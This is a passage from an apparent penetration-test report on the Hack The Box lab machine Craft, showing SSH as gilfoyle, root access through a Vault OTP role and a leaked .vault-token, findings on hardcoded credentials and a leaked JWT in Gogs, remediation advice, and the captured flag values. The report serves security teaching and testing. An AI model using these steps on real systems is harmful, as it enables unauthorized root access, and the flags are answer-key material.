** The server may need to be upgraded. See https://openssh.com/pq.html


  .   *   ..  . *  *
*  * @()Ooc()*   o  .
    (Q@*0CG*O()  ___
   |\_________/|/ _ \
   |  |  |  |  | / | |
   |  |  |  |  | | | |
   |  |  |  |  | | | |
   |  |  |  |  | | | |
   |  |  |  |  | | | |
   |  |  |  |  | \_| |
   |  |  |  |  |\___/
   |\_|__|__|_/|
    \_________/



Enter passphrase for key 'id_rsa':
Enter passphrase for key 'id_rsa':
Linux craft.htb 6.1.0-12-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.52-1 (2023-09-07) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Thu Nov 16 08:03:39 2023 from 10.10.14.23
gilfoyle@craft:~$ whoami
gilfoyle
gilfoyle@craft:~$
```

A .vault-token file was found in the home directory and the private repo's secrets.sh revealed the root_otp Vault role:

```
gilfoyle@craft:~$ ls -la
total 36
drwx------ 4 gilfoyle gilfoyle 4096 Feb  9  2019 .
drwxr-xr-x 3 root     root     4096 Feb  9  2019 ..
-rw-r--r-- 1 gilfoyle gilfoyle  634 Feb  9  2019 .bashrc
drwx------ 3 gilfoyle gilfoyle 4096 Feb  9  2019 .config
-rw-r--r-- 1 gilfoyle gilfoyle  148 Feb  8  2019 .profile
drwx------ 2 gilfoyle gilfoyle 4096 Feb  9  2019 .ssh
-r-------- 1 gilfoyle gilfoyle   33 Jun  9 10:21 user.txt
-rw------- 1 gilfoyle gilfoyle   36 Feb  9  2019 .vault-token
-rw------- 1 gilfoyle gilfoyle 2546 Feb  9  2019 .viminfo
```



vault ssh issued a one-time password and logged in as root:

```
gilfoyle@craft:~$ vault ssh -role root_otp -mode otp root@10.129.229.45
Vault could not locate "sshpass". The OTP code for the session is displayed
below. Enter this code in the SSH password prompt. If you install sshpass,
Vault can automatically perform this step for you.
OTP for the session is: a0e6cee5-0baf-1c69-a19b-501e1abffb22
The authenticity of host '10.129.229.45 (10.129.229.45)' can't be established.
ECDSA key fingerprint is SHA256:sFjoHo6ersU0f0BTzabUkFYHOr6hBzWsSK0MK5dwYAw.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '10.129.229.45' (ECDSA) to the list of known hosts.


  .   *   ..  . *  *
*  * @()Ooc()*   o  .
    (Q@*0CG*O()  ___
   |\_________/|/ _ \
   |  |  |  |  | / | |
   |  |  |  |  | | | |
   |  |  |  |  | | | |
   |  |  |  |  | | | |
   |  |  |  |  | | | |
   |  |  |  |  | \_| |
   |  |  |  |  |\___/
   |\_|__|__|_/|
    \_________/


Password:
Linux craft.htb 6.1.0-12-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.52-1 (2023-09-07) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Thu Nov 16 07:14:50 2023
root@craft:~# whoami
root
root@craft:~#
```


```
root@craft:~# ls
root.txt
root@craft:~# cat root.txt
a7078c132fc36a04dd856ecb6c27782c
root@craft:~#
```

3. Developer Committed Plaintext Credentials to Public Repository - High


CWE	CWE-798 - Use of Hard-coded Credentials
CVSS 3.1	7.5 / CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N
Root Cause	Developer Dinesh committed a test script (`tests/test.py`) to the public `Craft/craft-api` repository with plaintext credentials hardcoded in the authentication call: `auth=('dinesh', '4aUh0A8PbVJxgd')`. Although the credential was later removed from the live codebase, the commit remained fully visible in the Git history. Any visitor to the Gogs repository could browse Dinesh's commit history and recover the credentials directly. The credentials were used to obtain a valid JWT for the API, enabling the eval() injection in Finding 1.
Impact	Plaintext API credentials recoverable by any unauthenticated user from the public repository commit history. The credentials authenticated to the API and enabled exploitation of the eval() injection vulnerability.
Affected Component	https://gogs.craft.htb/Craft/craft-api — commit history — tests/test.py
Remediation	Rotate the `dinesh` API credentials immediately. Rewrite the repository history using `git filter-repo` to permanently remove the commit containing the credential, then force-push to all remotes. Implement pre-commit secret scanning hooks (e.g., `gitleaks`, `detect-secrets`) to prevent credential commits from entering the repository. Credentials in test scripts should be read from environment variables or a local `.env` file that is explicitly listed in `.gitignore`.
References	• https://cwe.mitre.org/data/definitions/798.html • https://trufflesecurity.com/trufflehog

Finding Evidence

Dinesh's commit history was visible on his Gogs profile:



The test script commit contained hardcoded plaintext credentials:



Home
Explore
Help
Sign In
Craft / craft-api
Watch 2
Star 0
Fork 0
Files
Issues 1
Pull Requests 0
Wiki
add test script
Browse Source
dinesh 7 years ago
parent c414b16057
commit 10e3ba4f0a
1 changed files with 40 additions and 0 deletions
Split View
Show Diff Stats
+ 40 - 0 tests/test.py
View File
@@ -0,0 +1,40 @@
+#!/usr/bin/env python
+
+import requests
+import json
+
+response = requests.get('https://api.craft.htb/api/auth/login', auth=('dinesh', '4aUh0A8PbVJxgd'), verify=False)
+json_response = json.loads(response.text)
+token = json_response['token']
+
+headers = { 'X-Craft-API-Token': token, 'Content-Type': 'application/json' }
+
+# make sure token is valid
+response = requests.get('https://api.craft.htb/api/auth/check', headers=headers, verify=False)
+print(response.text)
+
+# create a sample brew with bogus ABV... should fail.
+
+print("Create bogus ABV brew")

4. JWT API Token Exposed in Public Gogs Repository Issue - High

CWE	CWE-200 - Exposure of Sensitive Information to an Unauthorized Actor
CVSS 3.1	7.5 / CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N
Root Cause	An open issue in the public `Craft/craft-api` Gogs repository contained a full JWT API token included in a request example header (`X-Craft-API-Token`). The token was posted by a developer to demonstrate an ABV validation bug and was never rotated after the issue was filed. Any unauthenticated visitor to the Gogs instance could read the issue and extract the token. The token was used to authenticate to the API and call the brew endpoint containing the eval() injection vulnerability.
Impact	An attacker could authenticate to the craft API using the leaked token without any credentials. This directly enabled exploitation of the eval() injection in Finding 1.
Affected Component	https://gogs.craft.htb/Craft/craft-api/issues — open issue with JWT token in body
Remediation	Rotate the exposed API token immediately. Establish a process for developers to report API authentication issues without including live tokens in issue comments — scrubbed examples, expired test tokens, or a private channel for security-sensitive reports are appropriate alternatives. Consider enabling branch protection and requiring secret scanning on all repositories before merges.
References	https://owasp.org/www-community/vulnerabilities/Insecure_Storage_of_Sensitive_Information

Finding Evidence

The open issue in the public repository contained a full JWT API token in the request headers section:


Home
Explore
Help
Sign In
Craft / craft-api
Watch 2
Star 0
Fork 0
Files
Issues 1
Pull Requests 0
Wiki
Labels
Milestones
New Issue
#2 Bogus ABV values
Open
opened 7 years ago by dinesh · 4 comments
Dinesh Chugtai commented 7 years ago
It's possible to add bogus ABV values to the database. For instance, a brew with 15.0 ABV... can we add a check to make sure ABV is sane before writing to the DB?
curl -H 'X-Craft-API-Token: eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VyIjoidXNlciIsImV
Erlich Bachman commented 7 years ago
Owner
Can you do it yourself and commit? I'll test it later.
Dinesh Chugtai commented 7 years ago
Collaborator
Sure, will push a fix shortly...
Dinesh Chugtai commented 7 years ago
Collaborator
Fix is live and seems to be working :)
c414b16057
Bertram Gilfoyle commented 7 years ago
Collaborator
I fixed the database schema so this is not an issue now.. Can we remove that sorry excuse for a "patch" before something awful happens?
Sign in to join this conversation.
Labels
No Label
Milestone
No Milestone
Assignee
No assignee
3 Participants

A Appendix

A.1 Finding Severities

Each finding has been assigned a severity rating of critical, high, medium, low or info. The rating is based off of an assessment of the priority with which each finding should be viewed and the potential impact each has on the confidentiality, integrity, and availability of HTB's data.

Rating	CVSS Score Range
Critical	9.0 – 10.0
High	7.0 – 8.9
Medium	4.0 – 6.9
Low	0.1 – 3.9
Info	0.0

A.2 Host & Service Discovery

IP Address	Port	Service	Notes
10.129.229.45	22	SSH	OpenSSH 7.4p1 Debian 10+deb9u6
10.129.229.45	443	HTTPS	nginx 1.15.8 — craft.htb
10.129.229.45	6022	Golang SSH	Gogs built-in git SSH service

A.3 Subdomain Discovery

URL	Description	Discovery Method
craft.htb	Landing page — craft beer API marketing site	TLS certificate
api.craft.htb	REST API — Swagger UI, brew endpoint	Link on craft.htb
gogs.craft.htb	Self-hosted Gogs Git service — public and private repos	Link on craft.htb

A.4 Exploited Hosts

Host	Scope	Method	Notes
craft.htb (10.129.229.45)	External	eval() injection via brew endpoint with leaked API credentials	Shell as root in Docker container
craft.htb (10.129.229.45)	Internal	MySQL credential dump → Gogs private repo → SSH key	SSH as Gilfoyle; user flag
craft.htb (10.129.229.45)	Host	Vault SSH OTP root_otp role with .vault-token	SSH as root; root flag

A.5 Compromised Users

Username	Type	Method	Notes
dinesh	Application user	Hardcoded credentials in public Gogs commit (test.py)	API authentication for eval() injection
craft (MySQL)	DB service account	settings.py in Docker container	MySQL access; user table dump
gilfoyle	SSH user	MySQL user table → Gogs private repo SSH key; passphrase = DB password	User flag
root	System	Vault SSH OTP root_otp role via .vault-token	Root flag

A.6 Changes/Host Cleanup

Host	Scope	Change / Cleanup Needed
craft.htb	Filesystem	/tmp/f (FIFO pipe) — remove if still present
gogs.craft.htb	Repository	Gilfoyle's private repo — SSH key should be removed and replaced
craft.htb	Vault	Vault root_otp role — review and restrict
craft.htb	Vault	.vault-token in /home/gilfoyle — revoke and remove

A.7 Flags Discovered

Flag #	Host	Flag Value	Flag Location	Method Used
1	craft.htb	01366532f0526e0ed44b39cdf900efa7	/home/gilfoyle/user.txt	eval() RCE → MySQL dump → Gogs private repo → SSH as Gilfoyle
2	craft.htb	a7078c132fc36a04dd856ecb6c27782c	/root/root.txt	Vault SSH OTP root_otp role via .vault-token

End of Report